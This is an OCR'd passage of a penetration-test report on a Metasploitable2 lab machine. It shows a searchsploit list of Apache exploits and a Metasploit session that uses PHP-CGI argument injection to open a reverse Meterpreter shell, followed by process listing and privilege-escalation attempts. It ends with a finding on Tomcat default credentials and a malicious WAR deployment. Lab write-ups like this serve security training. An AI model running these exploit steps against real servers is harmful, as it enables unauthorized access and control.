
· **Payload Crafting**: The attacker crafted a malicious HTTP request with specific query string arguments that are passed to the PHP-CGI interpreter, injecting system commands.


· **Remote Code Execution**: The injected command allows the attacker to open a reverse Meterpreter shell, giving control over the server under the www-data user.


· **Access Gained**: The Meterpreter shell is established with limited www-data privileges, which the attacker can now use to explore the system, read files, and potentially escalate privileges further.


Proof of concept









File Actions Edit View Help
Screenshot taken
Exploit Title | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit) | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl
Shellcodes: No Results
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk


File Actions Edit View Help
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.209.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.209.129
rhosts => 192.168.209.129
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit


File Actions Edit View Help
rhosts => 192.168.209.129
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.209.128:4444
[*] Sending stage (39927 bytes) to 192.168.209.129
[*] Meterpreter session 1 opened (192.168.209.128:4444 → 192.168.209.129:35222) at 2024-10-17 01:01:28 -0400
meterpreter > getuid
Server username: www-data
meterpreter > ps
Process List
PID Name User Path
1 /sbin/init root /sbin/init
2 [kthreadd] root [kthreadd]
3 [migration/0] root [migration/0]
4 [ksoftirqd/0] root [ksoftirqd/0]
5 [watchdog/0] root [watchdog/0]
6 [events/0] root [events/0]
7 [khelper] root [khelper]
41 [kblockd/0] root [kblockd/0]
44 [kacpid] root [kacpid]
45 [kacpi_notify] root [kacpi_notify]
174 [kseriod] root [kseriod]
213 [pdflush] root [pdflush]
214 [pdflush] root [pdflush]
215 [kswapd0] root [kswapd0]
257 [aio/0] root [aio/0]
1281 [ksnapd] root [ksnapd]
1519 [ata/0] root [ata/0]
1522 [ata_aux] root [ata_aux]
1531 [scsi_eh_0] root [scsi_eh_0]
1534 [scsi_eh_1] root [scsi_eh_1]
1544 [ksuspend_usbd] root [ksuspend_usbd]


File Actions Edit View Help
5005 [lockd] root [lockd]
5006 [nfsd4] root [nfsd4]
5007 [nfsd] root [nfsd]
5008 [nfsd] root [nfsd]
5009 [nfsd] root [nfsd]
5010 [nfsd] root [nfsd]
5011 [nfsd] root [nfsd]
5012 [nfsd] root [nfsd]
5013 [nfsd] root [nfsd]
5014 [nfsd] root [nfsd]
5018 /usr/sbin/rpc.mountd root /usr/sbin/rpc.mountd
5084 /usr/lib/postfix/master root /usr/lib/postfix/master
5085 pickup postfix pickup -l -t fifo -u -c
5087 qmgr postfix qmgr -l -t fifo -u
5091 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
5092 /usr/sbin/nmbd root /usr/sbin/nmbd -D
5094 /usr/sbin/smbd root /usr/sbin/smbd -D
5096 /usr/sbin/smbd root /usr/sbin/smbd -D
5138 /usr/sbin/xinetd root /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
5149 proftpd: proftpd proftpd: (accepting connections)
5163 /usr/sbin/atd daemon /usr/sbin/atd
5174 /usr/sbin/cron root /usr/sbin/cron
5186 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
5203 /usr/bin/jsvc root /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
5204 /usr/bin/jsvc root /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
5206 /usr/bin/jsvc tomcat55 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager


kali@kali: ~
File Actions Edit View Help
257 [aio/0] root [aio/0]
1281 [ksnapd] root [ksnapd]
1519 [ata/0] root [ata/0]
1522 [ata_aux] root [ata_aux]
1531 [scsi_eh_0] root [scsi_eh_0]
1534 [scsi_eh_1] root [scsi_eh_1]
1544 [ksuspend_usbd] root [ksuspend_usbd]
1551 [khubd] root [khubd]
2451 [scsi_eh_2] root [scsi_eh_2]
2684 [kjournald] root [kjournald]
2838 /sbin/udevd root /sbin/udevd --daemon
3249 [kpsmoused] root [kpsmoused]
4154 [kjournald] root [kjournald]
4284 /sbin/portmap daemon /sbin/portmap
4298 dhclient3 dhcp dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.eth0.leases eth0
4334 /sbin/rpc.statd statd /sbin/rpc.statd
4349 [rpciod/0] root [rpciod/0]
4364 /usr/sbin/rpc.idmapd root /usr/sbin/rpc.idmapd
4591 /sbin/getty root /sbin/getty 38400 tty4
4592 /sbin/getty root /sbin/getty 38400 tty5
4596 /sbin/getty root /sbin/getty 38400 tty2
4597 /sbin/getty root /sbin/getty 38400 tty3
4599 /sbin/getty root /sbin/getty 38400 tty6
4640 /sbin/syslogd syslog /sbin/syslogd -u syslog
4684 /bin/dd root /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
4686 /sbin/klogd klog /sbin/klogd -P /var/run/klogd/kmsg
4710 /usr/sbin/named bind /usr/sbin/named -u bind
4732 /usr/sbin/sshd root /usr/sbin/sshd
4808 /bin/sh root /bin/sh /usr/bin/mysqld_safe
4850 /usr/sbin/mysqld mysql /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
4852 logger root logger -p daemon.err -t mysqld_safe -i -t mysqld
4929 /usr/lib/postgresql/8.3/bin/postgres postgres /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
4933 postgres: postgres postgres: writer process
4934 postgres: postgres postgres: wal writer process


File Actions Edit View Help
h /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speed
o/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/
usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X
11/100dpi/ -co /etc/X11/rgb
5264 /usr/bin/unrealircd root /usr/bin/unrealircd
5271 /bin/sh root /bin/sh /root/.vnc/xstartup
5274 xterm root xterm -geometry 80×24+10+10 -ls -title X Desktop
5276 fluxbox root fluxbox
5311 -bash root -bash
5397 -bash msfadmin -bash
5427 tlsmgr postfix tlsmgr -l -t unix -u -c
5439 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
5508 /usr/lib/cgi-bin/php www-data /usr/lib/cgi-bin/php --define allow_url_include=On -d safe_mode=off --define suhosin.simulation=True
--define disable_functions=\"\" --define open_basedir=none -d auto_prepend_file=php://input -d cgi.
force_redirect=fAlse --define cgi.redirect_status_env=0 -n
5513 sh www-data sh -c ps ax -w -o pid,user,cmd --no-header 2>/dev/null
5514 ps www-data ps ax -w -o pid,user,cmd --no-header
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > load priv
Loading extension priv...
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (php/linux)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-] - windows/x64/meterpreter*
[-] - windows/meterpreter*
meterpreter > load hashdump
Loading extension hashdump...
[-] Failed to load extension: No module of the name hashdump found
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > shell
Process 5517 created.
Channel 0 created.
whoami
www-data
Screenshot taken
View image
Screenshot taken
View image

File Actions Edit View Help
-Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.st
5206 /usr/bin/jsvc tomcat55 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat
ap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.head
128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/l
catalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.se
-Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.st
5224 /usr/sbin/apache2 root /usr/sbin/apache2 -k start
5225 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
5227 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
5230 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
5232 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
5234 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
5243 /usr/bin/rmiregistry root /usr/bin/rmiregistry
5247 ruby root ruby /usr/sbin/druby_timeserver.rb
5253 /bin/login root /bin/login --
5261 Xtightvnc root Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbaut
h /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speed
o/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/
usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X
11/100dpi/ -co /etc/X11/rgb
5264 /usr/bin/unrealircd root /usr/bin/unrealircd
5271 /bin/sh root /bin/sh /root/.vnc/xstartup
5274 xterm root xterm -geometry 80×24+10+10 -ls -title X Desktop
5276 fluxbox root fluxbox
5311 -bash root -bash
5397 -bash msfadmin -bash
5427 tlsmgr postfix tlsmgr -l -t unix -u -c
5439 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
5508 /usr/lib/cgi-bin/php www-data /usr/lib/cgi-bin/php --define allow_url_include=On -d safe_mode=off --define suhosin.simulation=True
--define disable_functions=\"\" --define open_basedir=none -d auto_prepend_file=php://input -d cgi.
force_redirect=fAlse --define cgi.redirect_status_env=0 -n
5513 sh www-data sh -c ps ax -w -o pid,user,cmd --no-header 2>/dev/null
5514 ps www-data ps ax -w -o pid,user,cmd --no-header
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > load priv
Screenshot taken
View image
Screenshot taken
View image

7.port 8180 Tomcat Apache

Reference No:	**Risk Rating:**
TOMCAT-8180-001	Critical
Tools Used:	
Metasploit -metasploitable2	
Vulnerability Description:	
The Tomcat Apache server on port 8180 was vulnerable due to weak or default credentials (**tomcat/tomcat**) that were successfully brute-forced. Once administrative access was obtained through the **Tomcat Manager** interface, the attacker deployed a **malicious WAR (Web Application Archive)** file. This WAR file contained a reverse shell payload, which was triggered upon accessing the deployed web application, giving the attacker a **Meterpreter session** and control over the server.	
Vulnerability Identified by / How It Was Discovered	
Metasploit	
Implications / Consequences of not Fixing the Issue	
